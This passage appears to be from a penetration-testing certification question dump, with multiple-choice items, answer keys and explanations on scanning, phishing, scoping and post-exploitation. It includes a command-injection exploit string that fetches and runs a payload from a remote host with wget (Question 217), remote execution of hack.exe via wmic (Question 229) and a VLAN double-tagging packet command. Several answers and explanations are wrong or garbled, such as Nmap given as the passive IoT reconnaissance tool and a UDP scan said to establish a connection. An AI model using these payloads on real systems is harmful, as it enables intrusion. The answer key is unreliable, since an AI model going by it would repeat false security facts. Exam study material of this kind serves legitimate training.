- B. Attaching the file in a phishing SMS that warns users to execute the file or they will be locked out of their accounts
- C. Sending a pretext email from the IT department before sending the download instructions later
- D. Saving the file in a common folder with a name that encourages people to click it

Answer: C

Explanation:

The most effective way for the tester to achieve this objective is to send a pretext email from the IT department before sending the download instructions later. A pretext email is an email that uses deception or impersonation to trick users into believing that it is from a legitimate source or authority, such as the IT department. A pretext email can be used to establish trust or rapport with the users, and then persuade them to perform an action or provide information that benefits the attacker. In this case, the tester can send a pretext email from the IT department that informs users about an important update or maintenance task that requires them to download and run an executable file later. The tester can then send another email with the download instructions and attach or link to the malicious executable file. The users may be more likely to follow these instructions if they have received a prior email from the IT department that prepared them for this action. The other options are not as effective ways for the tester to achieve this objective. Dropping USB flash drives around the company campus with the file on it may not reach many users, as they may not find or pick up the USB flash drives, or they may be suspicious of their origin or content.

NEW QUESTION 130

Given the following script: while True:
print ("Hello World")
Which of the following describes True?

- A. A while loop
- B. A conditional
- C. A Boolean operator
- D. An arithmetic operator

Answer: C

Explanation:

True is a Boolean operator in Python, which is an operator that returns either True or False values based on logical conditions. Boolean operators can be used in expressions or statements that evaluate to True or False values, such as comparisons, assignments, or loops. In the code, True is used as the condition for a while loop, which is a loop that repeats a block of code as long as the condition is True. The code will print "Hello World" indefinitely because True will always be True and the loop will never end. The other options are not valid descriptions of True.

NEW QUESTION 135

A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

- A. nmap 192.168.1.1-5 -PU22-25,80
- B. nmap 192.168.1.1-5 -PA22-25,80
- C. nmap 192.168.1.1-5 -PS22-25,80
- D. nmap 192.168.1.1-5 -Ss22-25,80

Answer: C

Explanation:

PS/PA/PU/PY are host discovery flags which use TCP SYN/ACK, UDP or SCTP discovery respectively. And since the ports in the options are mostly used by TCP protocols, then it's either the PS or PA flag. But since we need to know if the ports are live, sending SYN packet is a better alternative. Hence, I choose PS in this case.

The nmap -PS22-25,80 192.168.1.1-5 command will return vulnerable ports that might be interesting to a potential attacker, as it will perform a TCP SYN scan on ports 22, 23, 24, 25, and 80 of the target hosts. A TCP SYN scan is a stealthy technique that sends a SYN packet to each port and waits for a response. If the response is a SYN/ACK packet, it means the port is open and listening for connections. If the response is a RST packet, it means the port is closed and not accepting connections. If there is no response, it means the port is filtered by a firewall or IDS.

NEW QUESTION 137

A penetration tester opened a shell on a laptop at a client's office but is unable to pivot because of restrictive ACLs on the wireless subnet. The tester is also aware that all laptop users have a hard-wired connection available at their desks. Which of the following is the BEST method available to pivot and gain additional access to the network?

- A. Set up a captive portal with embedded malicious code.
- B. Capture handshakes from wireless clients to crack.
- C. Span deauthentication packets to the wireless clients.
- D. Set up another access point and perform an evil twin attack.

Answer: C

Explanation:

The best method available to pivot and gain additional access to the network is to span deauthentication packets to the wireless clients. This will cause them to disconnect from their wireless access point and reconnect using their hard-wired connection, which may have less restrictive ACLs. The penetration tester can

then capture their traffic or attempt to compromise their systems.

NEW QUESTION 138

When preparing for an engagement with an enterprise organization, which of the following is one of the MOST important items to develop fully prior to beginning the penetration testing activities?

- A. Clarify the statement of work.
- B. Obtain an asset inventory from the client.
- C. Interview all stakeholders.
- D. Identify all third parties involved.

Answer: A

Explanation:

Clarifying the statement of work is one of the most important items to develop fully prior to beginning the penetration testing activities, as it defines the scope, objectives, deliverables, and expectations of the engagement. The statement of work is a formal document that outlines the agreement between the penetration tester and the client and serves as a reference for both parties throughout the engagement. It should include details such as the type, duration, and frequency of testing, the target systems and networks, the authorized methods and tools, the reporting format and schedule, and any legal or ethical considerations.

NEW QUESTION 142

Which of the following is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten?

- A. NIST SP 800-53
- B. ISO 27001
- C. GDPR

Answer: C

Explanation:

GDPR is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten. GDPR stands for General Data Protection Regulation, and it is a law that applies to the European Union and the United Kingdom. GDPR gives individuals the right to request their personal data be deleted by data controllers and processors under certain circumstances, such as when the data is no longer necessary, when the consent is withdrawn, or when the data was unlawfully processed. GDPR also imposes other obligations and rights related to data protection, such as data minimization, data portability, data breach notification, and consent management. The other options are not regulatory compliance standards that focus on user privacy by implementing the right to be forgotten. NIST SP 800-53 is a set of security and privacy controls for federal information systems and organizations in the United States. ISO 27001 is an international standard that specifies the requirements for an information security management system.

NEW QUESTION 143

A penetration tester who is performing a physical assessment of a company's security practices notices the company does not have any shredders inside the office building. Which of the following techniques would be BEST to use to gain confidential information?

- A. Badge cloning
- B. Dumpster diving
- C. Tailgating
- D. Shoulder surfing

Answer: B

NEW QUESTION 145

The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a "probable port scan" alert in the organization's IDS?

- A. Line 01
- B. Line 02
- C. Line 07
- D. Line 08

Answer: D

NEW QUESTION 146

A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:

```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?

- A. Run an application vulnerability scan and then identify the TCP ports used by the application.
- B. Run the application attached to a debugger and then review the application's log.
- C. Disassemble the binary code and then identify the break points.
- D. Start a packet capture with Wireshark and then run the application.

Answer: D

NEW QUESTION 149

A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant. The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet. Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

- A. PLCs will not act upon commands injected over the network.
- B. Supervisors and controllers are on a separate virtual network by default.
- C. Controllers will not validate the origin of commands.
- D. Supervisory systems will detect a malicious injection of code/commands.

Answer: C

Explanation:

PLCs are programmable logic controllers that execute logic operations on input signals from sensors and output signals to actuators. They are often connected to supervisory systems that provide human-machine interfaces and data acquisition functions. If both systems are connected to the company intranet, they are exposed to potential attacks from internal or external adversaries. A valid assumption is that controllers will not validate the origin of commands, meaning that an attacker can send malicious commands to manipulate or sabotage the industrial process. The other assumptions are not valid because they contradict the facts or common practices.

NEW QUESTION 151

A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

- A. Direct-to-origin
- B. Cross-site scripting
- C. Malware injection
- D. Credential harvesting

Answer: C

Explanation:

Malware injection is the most likely cloud attack that the penetration tester implemented, as it involves adding a fake VM instance to the IaaS component of the client's VM. Malware injection is a type of attack that exploits vulnerabilities in cloud services or applications to inject malicious code or data into them. The injected malware can then compromise or control the cloud resources or data.

NEW QUESTION 154

A company requires that all hypervisors have the latest available patches installed. Which of the following would BEST explain the reason why this policy is in place?

- A. To provide protection against host OS vulnerabilities
- B. To reduce the probability of a VM escape attack
- C. To fix any misconfigurations of the hypervisor
- D. To enable all features of the hypervisor

Answer: B

Explanation:

A hypervisor is a type of virtualization software that allows multiple virtual machines (VMs) to run on a single physical host machine. If the hypervisor is compromised, an attacker could potentially gain access to all of the VMs running on that host, which could lead to a significant data breach or other security issues.

One common type of attack against hypervisors is known as a VM escape attack. In this type of attack, an attacker exploits a vulnerability in the hypervisor to break out of the VM and gain access to the host machine. From there, the attacker can potentially gain access to other VMs running on the same host.

By ensuring that all hypervisors have the latest available patches installed, the company can reduce the likelihood that a VM escape attack will be successful. Patches often include security updates and vulnerability fixes that address known issues and can help prevent attacks.

NEW QUESTION 155

A company provided the following network scope for a penetration test:

- * 169.137.1.0/24
- * 221.10.1.0/24
- * 149.14.1.0/24

A penetration tester discovered a remote command injection on IP address 149.14.1.24 and exploited the

system. Later, the tester learned that this particular IP address belongs to a third party. Which of the following stakeholders is responsible for this mistake?

- A. The company that requested the penetration test
- B. The penetration testing company
- C. The target host's owner
- D. The penetration tester
- E. The subcontractor supporting the test

Answer: A

Explanation:

The company that requested the penetration test is responsible for providing the correct and accurate network scope for the test. The network scope defines the boundaries and limitations of the test, such as which IP addresses, domains, systems, or networks are in scope or out of scope. If the company provided an incorrect network scope that included an IP address that belongs to a third party, then it is responsible for this mistake. The penetration testing company, the target host's owner, the penetration tester, and the subcontractor supporting the test are not responsible for this mistake, as they relied on the network scope provided by the company that requested the penetration test.

NEW QUESTION 158

A Chief Information Security Officer wants a penetration tester to evaluate whether a recently installed firewall is protecting a subnetwork on which many decades-old legacy systems are connected. The penetration tester decides to run an OS discovery and a full port scan to identify all the systems and any potential vulnerability. Which of the following should the penetration tester consider BEFORE running a scan?

- A. The timing of the scan
- B. The bandwidth limitations
- C. The inventory of assets and versions
- D. The type of scan

Answer: C

NEW QUESTION 161

A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

- A. Nmap
- B. tcpdump
- C. Scapy
- D. hping3

Answer: C

Explanation:

https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating_packets/index.html <https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy>
Scapy is a powerful and interactive packet manipulation tool that allows the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds. Scapy can craft, send, receive, and analyze packets of various protocols, such as TCP, UDP, ICMP, or IP. Scapy can also modify any field of any layer of a packet, such as the TCP header length and checksum, which are used to indicate the size and integrity of the TCP segment. Scapy can also display the response packets from the target system, which can reveal how the proprietary service handles the invalid packet.

NEW QUESTION 166

A penetration tester is conducting an Nmap scan and wants to scan for ports without establishing a connection. The tester also wants to find version data information for services running on Projects. Which of the following Nmap commands should the tester use?

- A. ..nmap -sU -sV -T4 -F target.company.com
- B. ..nmap -sS -sV -F target.company.com
- C. ..nmap -sT -v -T5 target.company.com
- D. ..nmap -sX -sC target.company.com

Answer: B

Explanation:

The Nmap command that the tester should use to scan for ports without establishing a connection and to find version data information for services running on open ports is `nmap -sS -sV -F target.company.com`. This command has the following options:

- `-sS` performs a TCP SYN scan, which is a scan technique that sends TCP packets with the SYN flag set to the target ports and analyzes the responses. A TCP SYN scan does not establish a full TCP connection, as it only completes the first step of the three-way handshake. A TCP SYN scan can stealthily scan for open ports without alerting the target system or application.
- `-sV` performs version detection, which is a feature that probes open ports to determine the service and version information of the applications running on them. Version detection can provide useful information for identifying vulnerabilities or exploits that affect specific versions of services or applications.
- `-F` performs a fast scan, which is a scan option that only scans the 100 most common ports according to the `nmap-services` file. A fast scan can speed up the scan process by avoiding scanning less likely or less interesting ports.
- `target.company.com` specifies the domain name of the target system or network to be scanned.

The other options are not valid Nmap commands that meet the requirements of the question. Option A performs a UDP scan (`-sU`), which is a scan technique that sends UDP packets to the target ports and analyzes the responses. A UDP scan can scan for open ports that use UDP protocol, such as DNS, SNMP, or DHCP. However, a UDP scan does establish a connection with the target system or application, unlike a TCP SYN scan. Option C performs a TCP connect scan (`-sT`), which is a scan technique that sends TCP packets with the SYN flag set to the target ports and completes the three-way handshake with an ACK packet if a SYN/ACK packet is received. A TCP connect scan can scan for open ports that use TCP protocol, such as HTTP, FTP, or SSH. However, a TCP connect scan does establish a full TCP connection with the target system or application, unlike a TCP SYN scan. Option D performs an Xmas scan (`-sX`), which is a scan technique that sends TCP packets with the FIN, PSF, and URG flags set to the target ports and analyzes the responses. An Xmas scan can stealthily scan for

open ports without alerting the target system or application, similar to a TCP SYN scan. However, option D does not perform version detection (-sV), which is one of the requirements of the question.

NEW QUESTION 169

The following PowerShell snippet was extracted from a log of an attacker machine:

```
1.$net="192.168.1."
2.$setipaddress ="192.168.2."
3.function Test-Password {
4.if (args[0] -eq 'Dummy12345') {
5. return 1
6.}
7.else {
8.$cat = 22, 25, 80, 443
9. return 0
10.}
11.}
12.$cracked = 0
13.crackedpd = [ 192, 168, 1, 2]
14.$i =0
15.Do {
16. $test = 'Dummy' + $i
17. $cracked = Test - Password Test
18.$i++
19.$crackedp = ( 192, 168, 1, 1) + $cat
20.}
21.While($cracked -eq 0)
22.Write-Host " Password found : " $test
23.$setipaddress = [ 192, 168, 1, 4]
```

A penetration tester would like to identify the presence of an array. Which of the following line numbers would define the array?

- A. Line 8
- B. Line 13
- C. Line 19
- D. Line 20

Answer: A

Explanation:

\$X=2,4,6,8,9,20,5

\$y=[System.Collections.ArrayList]\$X

\$y.RemoveRange(1,2) As you can see the array has no brackets and no periods. IT HAS SEMICOLLONS TO SEPERATE THE LISTED ITEMS OR VALUES.

NEW QUESTION 174

During a penetration test, a tester found a web component with no authentication requirements. The web component also allows file uploads and is hosted on one of the target public web servers. The following actions should the penetration tester perform next?

- A. Continue the assessment and mark the finding as critical.
- B. Attempting to remediate the issue temporarily.
- C. Notify the primary contact immediately.
- D. Shutting down the web server until the assessment is finished

Answer: C

Explanation:

The penetration tester should notify the primary contact immediately, as this is a serious security issue that may compromise the confidentiality, integrity, and availability of the web server and its data. A web component with no authentication requirements and file upload capabilities can allow an attacker to upload malicious files, such as web shells, backdoors, or malware, to the web server and gain remote access or execute arbitrary commands on the web server. This can lead to further attacks, such as data theft, data corruption, privilege escalation, lateral movement, or denial of service. The penetration tester should inform the primary contact of the issue and its potential impact, and provide recommendations for remediation, such as implementing authentication mechanisms, restricting file upload types and sizes, or scanning uploaded files for malware. The other options are not appropriate actions for the penetration tester at this stage. Continuing the assessment and marking the finding as critical would delay the notification and remediation of the issue, which may increase the risk of exploitation by other attackers. Attempting to remediate the issue temporarily would interfere with the normal operation of the web server and may cause unintended consequences or damage. Shutting down the web server until the assessment is finished would disrupt the availability of the web server and its services, and may violate the scope or agreement of the assessment.

NEW QUESTION 178

A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

- A. ROE
- B. SLA

- C. MSA
- D. NDA

Answer: D

NEW QUESTION 180

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

- A. Burp Suite
- B. DirBuster
- C. WPScan
- D. OWASP ZAP

Answer: C

Explanation:

WPScan is a tool that can be used to scan WordPress sites for vulnerabilities, such as outdated plugins, themes, or core files, misconfigured settings, weak passwords, or user enumeration. The curl command reveals that the site is running WordPress and has a readme.html file that may disclose the version number. Therefore, WPScan would be the best tool to use to explore this site further. Burp Suite is a tool that can be used to intercept and modify web requests and responses, but it does not specialize in WordPress scanning. DirBuster is a tool that can be used to brute-force directories and files on web servers, but it does not exploit WordPress vulnerabilities. OWASP ZAP is a tool that can be used to perform web application security testing, but it does not focus on WordPress scanning.

NEW QUESTION 185

A penetration tester completed an assessment, removed all artifacts and accounts created during the test, and presented the findings to the client. Which of the following happens NEXT?

- A. The penetration tester conducts a retest.
- B. The penetration tester deletes all scripts from the client machines.
- C. The client applies patches to the systems.
- D. The client clears system logs generated during the test.

Answer: C

NEW QUESTION 187

Which of the following would assist a penetration tester the MOST when evaluating the susceptibility of top-level executives to social engineering attacks?

- A. Scraping social media for personal details
- B. Registering domain names that are similar to the target company's
- C. Identifying technical contacts at the company
- D. Crawling the company's website for company information

Answer: A

Explanation:

Scraping social media for personal details can help a penetration tester craft personalized and convincing social engineering attacks against top-level executives, who may share sensitive or confidential information on their profiles. Registering domain names that are similar to the target company's can be used for phishing or typosquatting attacks, but not specifically against executives. Identifying technical contacts at the company can help with reconnaissance, but not with social engineering. Crawling the company's website for company information can provide general background knowledge, but not specific details about executives.

NEW QUESTION 191

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

- The following request was intercepted going to the network device: GET /login HTTP/1.1
Host: 10.50.100.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Authorization: Basic WU9VUilOQU1FOnNIY3JldHBhc3N3b3Jk
- Network management interfaces are available on the production network.

- An Nmap scan returned the following:

```
Port      State  Service  Version
22/tcp    open  ssh      Cisco SSH 1.25 (protocol 2.0)
80/tcp    open  http     Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp   open  https    Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

- A. Enforce enhanced password complexity requirements.
- B. Disable or upgrade SSH daemon.
- C. Disable HTTP/301 redirect configuration.
- D. Create an out-of-band network for management.
- E. Implement a better method for authentication.
- F. Eliminate network management and control interfaces.

Answer: DE

Explanation:

The key findings indicate that the network device is vulnerable to several attacks, such as sniffing, brute-forcing, or exploiting the SSH daemon. To prevent these attacks, the best recommendations are to create an out-of-band network for management, which means a separate network that is not accessible from the production network, and to implement a better method for authentication, such as SSH keys or certificates. The other options are not as effective or relevant.

NEW QUESTION 192

A penetration tester was able to compromise a web server and move laterally into a Linux web server. The tester now wants to determine the identity of the last user who signed in to the web server. Which of the following log files will show this activity?

- A. /var/log/messages
- B. /var/log/last_user
- C. /var/log/user_log
- D. /var/log/lastlog

Answer: D

Explanation:

The /var/log/lastlog file is a log file that stores information about the last user to sign in to the server. This file stores information such as the username, IP address, and timestamp of the last user to sign in to the server. It can be used by a penetration tester to determine the identity of the last user who signed in to the web server, which can be helpful in identifying the user who may have set up the backdoors and other malicious activities.

NEW QUESTION 195

A penetration tester has gained access to part of an internal network and wants to exploit on a different network segment. Using Scapy, the tester runs the following command:

```
sendp(Ether()/dot1q(vlan=100)/dotq(vlan=50)/IP(dst="172.16.50.10")/ICMP())
```

Which of the following represents what the penetration tester is attempting to accomplish?

- A. DNS cache poisoning
- B. MAC spoofing
- C. ARP poisoning
- D. Double-tagging attack

Answer: D

Explanation:

<https://scapy.readthedocs.io/en/latest/usage.html>

NEW QUESTION 200

A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

- A. Wireshark
- B. Aircrack-ng
- C. Kismet
- D. Wifite

Answer: B

NEW QUESTION 201

A penetration tester conducted a vulnerability scan against a client's critical servers and found the following:

Host name	IP	OS	Security updates
addc01.local	10.1.1.20	Windows Server 2012	KB4581001, KB4585587, KB4586007
addc02.local	10.1.1.21	Windows Server 2012	KB4586007
dnsint.local	10.1.1.22	Windows Server 2012	KB4581001, KB4585587, KB4586007, KB4586010
wwwint.local	10.1.1.23	Windows Server 2012	KB4581001

Which of the following would be a recommendation for remediation?

- A. Deploy a user training program
- B. Implement a patch management plan
- C. Utilize the secure software development life cycle
- D. Configure access controls on each of the servers

Answer: B

NEW QUESTION 205

Which of the following types of assessments MOST likely focuses on vulnerabilities with the objective to access specific data?

- A. An unknown-environment assessment
- B. A known-environment assessment
- C. A red-team assessment
- D. A compliance-based assessment

Answer: C

Explanation:

A red-team assessment is a type of penetration testing that simulates a real-world attack scenario with the goal of accessing specific data or systems. A red-team assessment is different from an unknown-environment assessment, which does not have a predefined objective and focuses on discovering as much information as possible about the target. A known-environment assessment is a type of penetration testing that involves cooperation and communication with the target organization, and may not focus on specific data or systems. A compliance-based assessment is a type of penetration testing that aims to meet certain regulatory or industry standards, and may not focus on specific data or systems.

NEW QUESTION 210

A penetration tester has prepared the following phishing email for an upcoming penetration test:

Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times. To ensure maximum compliance, all employees are required to sign the Security Policy Acceptance form (on-line here) before the end of this month.

Please reach out if you have any questions or concerns.

Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

- A. Familiarity and likeness
- B. Authority and urgency
- C. Scarcity and fear
- D. Social proof and greed

Answer: B

NEW QUESTION 214

A penetration tester is reviewing the following SOW prior to engaging with a client:

“Network diagrams, logical and physical asset inventory, and employees’ names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client’s Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner.”

Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

- A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
- B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement
- C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client’s senior leadership team
- D. Seeking help with the engagement in underground hacker forums by sharing the client’s public IP address
- E. Using a software-based erase tool to wipe the client’s findings from the penetration tester’s laptop
- F. Retaining the SOW within the penetration tester’s company for future use so the sales team can plan future engagements

Answer: CD

Explanation:

These two behaviors would be considered unethical because they violate the principles of honesty, integrity, and confidentiality that penetration testers should adhere to. Failing to share critical vulnerabilities with the client would be dishonest and unprofessional, as it would compromise the quality and value of the assessment and potentially expose the client to greater risks. Seeking help in underground hacker forums by sharing the client’s public IP address would be a breach of confidentiality and trust, as it would expose the client’s identity and information to malicious actors who may exploit them.

NEW QUESTION 217

A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:
exploit = “POST ”

```
exploit += "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} –  
c${IFS}'cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${IFS}  
&loginUser=a&Pwd=a"  
exploit += "HTTP/1.1"
```

Which of the following commands should the penetration tester run post-engagement?

- A. `grep -v apache ~/.bash_history > ~/.bash_history`
- B. `rm -rf /tmp/apache`
- C. `chmod 600 /tmp/apache`
- D. `taskkill /IM "apache" /F`

Answer: B

Explanation:

The exploit code is a command injection attack that uses a vulnerable CGI script to execute arbitrary commands on the target system. The commands are:

- `cd /tmp`: change the current directory to /tmp
- `wget`
`http://10.10.0.1/apache`: download a file named apache from `http://10.10.0.1`
- `./apache`: run the file as an executable

The file `apache` is most likely a malicious payload that gives the attacker remote access to the system or performs some other malicious action. Therefore, the penetration tester should run the command `rm -rf`

`/tmp/apache` post-engagement to remove the file and its traces from the system. The other commands are not effective or relevant for this purpose.

NEW QUESTION 220

A security analyst needs to perform a scan for SMB port 445 over a /16 network. Which of the following commands would be the BEST option when stealth is not a concern and the task is time sensitive?

- A. `Nmap -s 445 -Pn -T5 172.21.0.0/16`
- B. `Nmap -p 445 -n -T4 -open 172.21.0.0/16`
- C. `Nmap -sV --script=smb* 172.21.0.0/16`
- D. `Nmap -p 445 -max -sT 172. 21.0.0/16`

Answer: B

Explanation:

Nmap is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses. The command `Nmap -p 445 -n -T4 -open 172.21.0.0/16` would scan for SMB port 445 over a /16 network with the following options:

- `-p 445` specifies the port number to scan.
- `-n` disables DNS resolution, which can speed up the scan by avoiding unnecessary queries.
- `-T4` sets the timing template to aggressive, which increases the speed of the scan by sending packets faster and waiting less for responses.
- `-open` only shows hosts that have open ports, which can reduce the output and focus on relevant results.

The other commands are not optimal for scanning SMB port 445 over a /16 network when stealth is not a concern and the task is time sensitive.

NEW QUESTION 225

A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/.../vpns/portal/scripts/newbm.pl  
https://xx.xx.xx.x/vpn/.../vpns/portal/scripts/rmbm.pl  
https://xx.xx.xx.x/vpn/.../vpns/portal/scripts/pikcthemel.pl  
https://xx.xx.xx.x/vpn/.../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

- A. Edit the discovered file with one line of code for remote callback
- B. Download .pl files and look for usernames and passwords
- C. Edit the `smb.conf` file and upload it to the server
- D. Download the `smb.conf` file and look at configurations

Answer: C

NEW QUESTION 227

An assessor wants to run an Nmap scan as quietly as possible. Which of the following commands will give the LEAST chance of detection?

- A. `nmap -"T3 192.168.0.1`
- B. `nmap - "P0 192.168.0.1`
- C. `nmap - T0 192.168.0.1`
- D. `nmap - A 192.168.0.1`

Answer: C

NEW QUESTION 229

A penetration tester gains access to a system and is able to migrate to a user process:


```
net use S: \\192.168.5.51\CS\temp /persistent no
copy c:\temp\hack.exe S:\temp\hack.exe
wmic.exe /node: "192.168.5.51" process call create "C:\temp\hack.exe"
```

Given the output above, which of the following actions is the penetration tester performing? (Choose two.)

- A. Redirecting output from a file to a remote system
- B. Building a scheduled task for execution
- C. Mapping a share to a remote system
- D. Executing a file on the remote system
- E. Creating a new process on all domain systems
- F. Setting up a reverse shell from a remote system
- G. Adding an additional IP address on the compromised system

Answer: CD

Explanation:

WMIC.exe is a built-in Microsoft program that allows command-line access to the Windows Management Instrumentation. Using this tool, administrators can query the operating system for detailed information about installed hardware and Windows settings, run management tasks, and even execute other programs or commands.

NEW QUESTION 231

A security firm has been hired to perform an external penetration test against a company. The only information the firm received was the company name. Which of the following passive reconnaissance approaches would be MOST likely to yield positive initial results?

- A. Specially craft and deploy phishing emails to key company leaders.
- B. Run a vulnerability scan against the company's external website.
- C. Runtime the company's vendor/supply chain.
- D. Scrape web presences and social-networking sites.

Answer: D

NEW QUESTION 234

A penetration tester uncovers access keys within an organization's source code management solution. Which of the following would BEST address the issue? (Choose two.)

- A. Setting up a secret management solution for all items in the source code management system
- B. Implementing role-based access control on the source code management system
- C. Configuring multifactor authentication on the source code management system
- D. Leveraging a solution to scan for other similar instances in the source code management system
- E. Developing a secure software development life cycle process for committing code to the source code management system
- F. Creating a trigger that will prevent developers from including passwords in the source code management system

Answer: AE

Explanation:

Access keys are credentials that allow users to authenticate and authorize requests to a source code management (SCM) system, such as GitLab or AWS. Access keys should be kept secret and not exposed in plain text within the source code, as this can compromise the security and integrity of the SCM system and its data. Some possible options for addressing the issue of access keys within an organization's SCM solution are:

➤ Setting up a secret management solution for all items in the SCM system: This is a tool or service that securely stores, manages, and distributes secrets such as access keys, passwords, tokens, certificates, etc. A secret management solution can help prevent secrets from being exposed in plain text within the source code or configuration files³⁴⁵⁶.

➤ Developing a secure software development life cycle (SDLC) process for committing code to the SCM system: This is a framework or methodology that defines how software is developed, tested, deployed, and maintained. A secure SDLC process can help ensure that best practices for security are followed throughout the software development process, such as code reviews, static analysis tools, vulnerability scanning tools, etc. A secure SDLC process can help detect and prevent access keys from being included in the source code before they are committed to the SCM system¹.

NEW QUESTION 237

Which of the following tools would be MOST useful in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance?

- A. Shodan
- B. Nmap
- C. WebScarab-NG
- D. Nessus

Answer: B

NEW QUESTION 239

A penetration tester wants to perform reconnaissance without being detected. Which of the following activities have a MINIMAL chance of detection? (Choose two.)

- A. Open-source research
- B. A ping sweep
- C. Traffic sniffing
- D. Port knocking
- E. A vulnerability scan

F. An Nmap scan

Answer: AC

Explanation:

Open-source research and traffic sniffing are two activities that have a minimal chance of detection, as they do not involve sending any packets or requests to the target network or system. Open-source research is the process of gathering information from publicly available sources, such as websites, social media, blogs, forums, etc. Traffic sniffing is the process of capturing and analyzing network packets that are transmitted over a shared medium, such as wireless or Ethernet.

NEW QUESTION 242

Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

- A. S/MIME
- B. FTPS
- C. DNSSEC
- D. AS2

Answer: A

Explanation:

S/MIME stands for Secure/Multipurpose Internet Mail Extensions and is a standard for encrypting and signing email messages. It uses public key cryptography to ensure the confidentiality, integrity, and authenticity of email communications. FTPS is a protocol for transferring files securely over SSL/TLS, but it is not used for emailing. DNSSEC is a protocol for securing DNS records, but it does not protect email content. AS2 is a protocol for exchanging business documents over HTTP/S, but it is not used for emailing.

NEW QUESTION 244

During the scoping phase of an assessment, a client requested that any remote code exploits discovered during testing would be reported immediately so the vulnerability could be fixed as soon as possible. The penetration tester did not agree with this request, and after testing began, the tester discovered a vulnerability and gained internal access to the system. Additionally, this scenario led to a loss of confidential credit card data and a hole in the system. At the end of the test, the penetration tester willfully failed to report this information and left the vulnerability in place. A few months later, the client was breached and credit card data was stolen. After being notified about the breach, which of the following steps should the company take NEXT?

- A. Deny that the vulnerability existed
- B. Investigate the penetration tester.
- C. Accept that the client was right.
- D. Fire the penetration tester.

Answer: B

Explanation:

The penetration tester violated the client's request and the code of ethics by not reporting the vulnerability immediately and leaving it in place. This could have contributed to the breach and the data loss. The company should investigate the penetration tester's actions and motives, and hold them accountable for any negligence or malpractice.

NEW QUESTION 247

A penetration tester runs the following command on a system: `find / -user root -perm -4000 -print 2>/dev/null`

Which of the following is the tester trying to accomplish?

- A. Set the SGID on all files in the / directory
- B. Find the /root directory on the system
- C. Find files with the SUID bit set
- D. Find files that were created during exploitation and move them to /dev/null

Answer: C

Explanation:

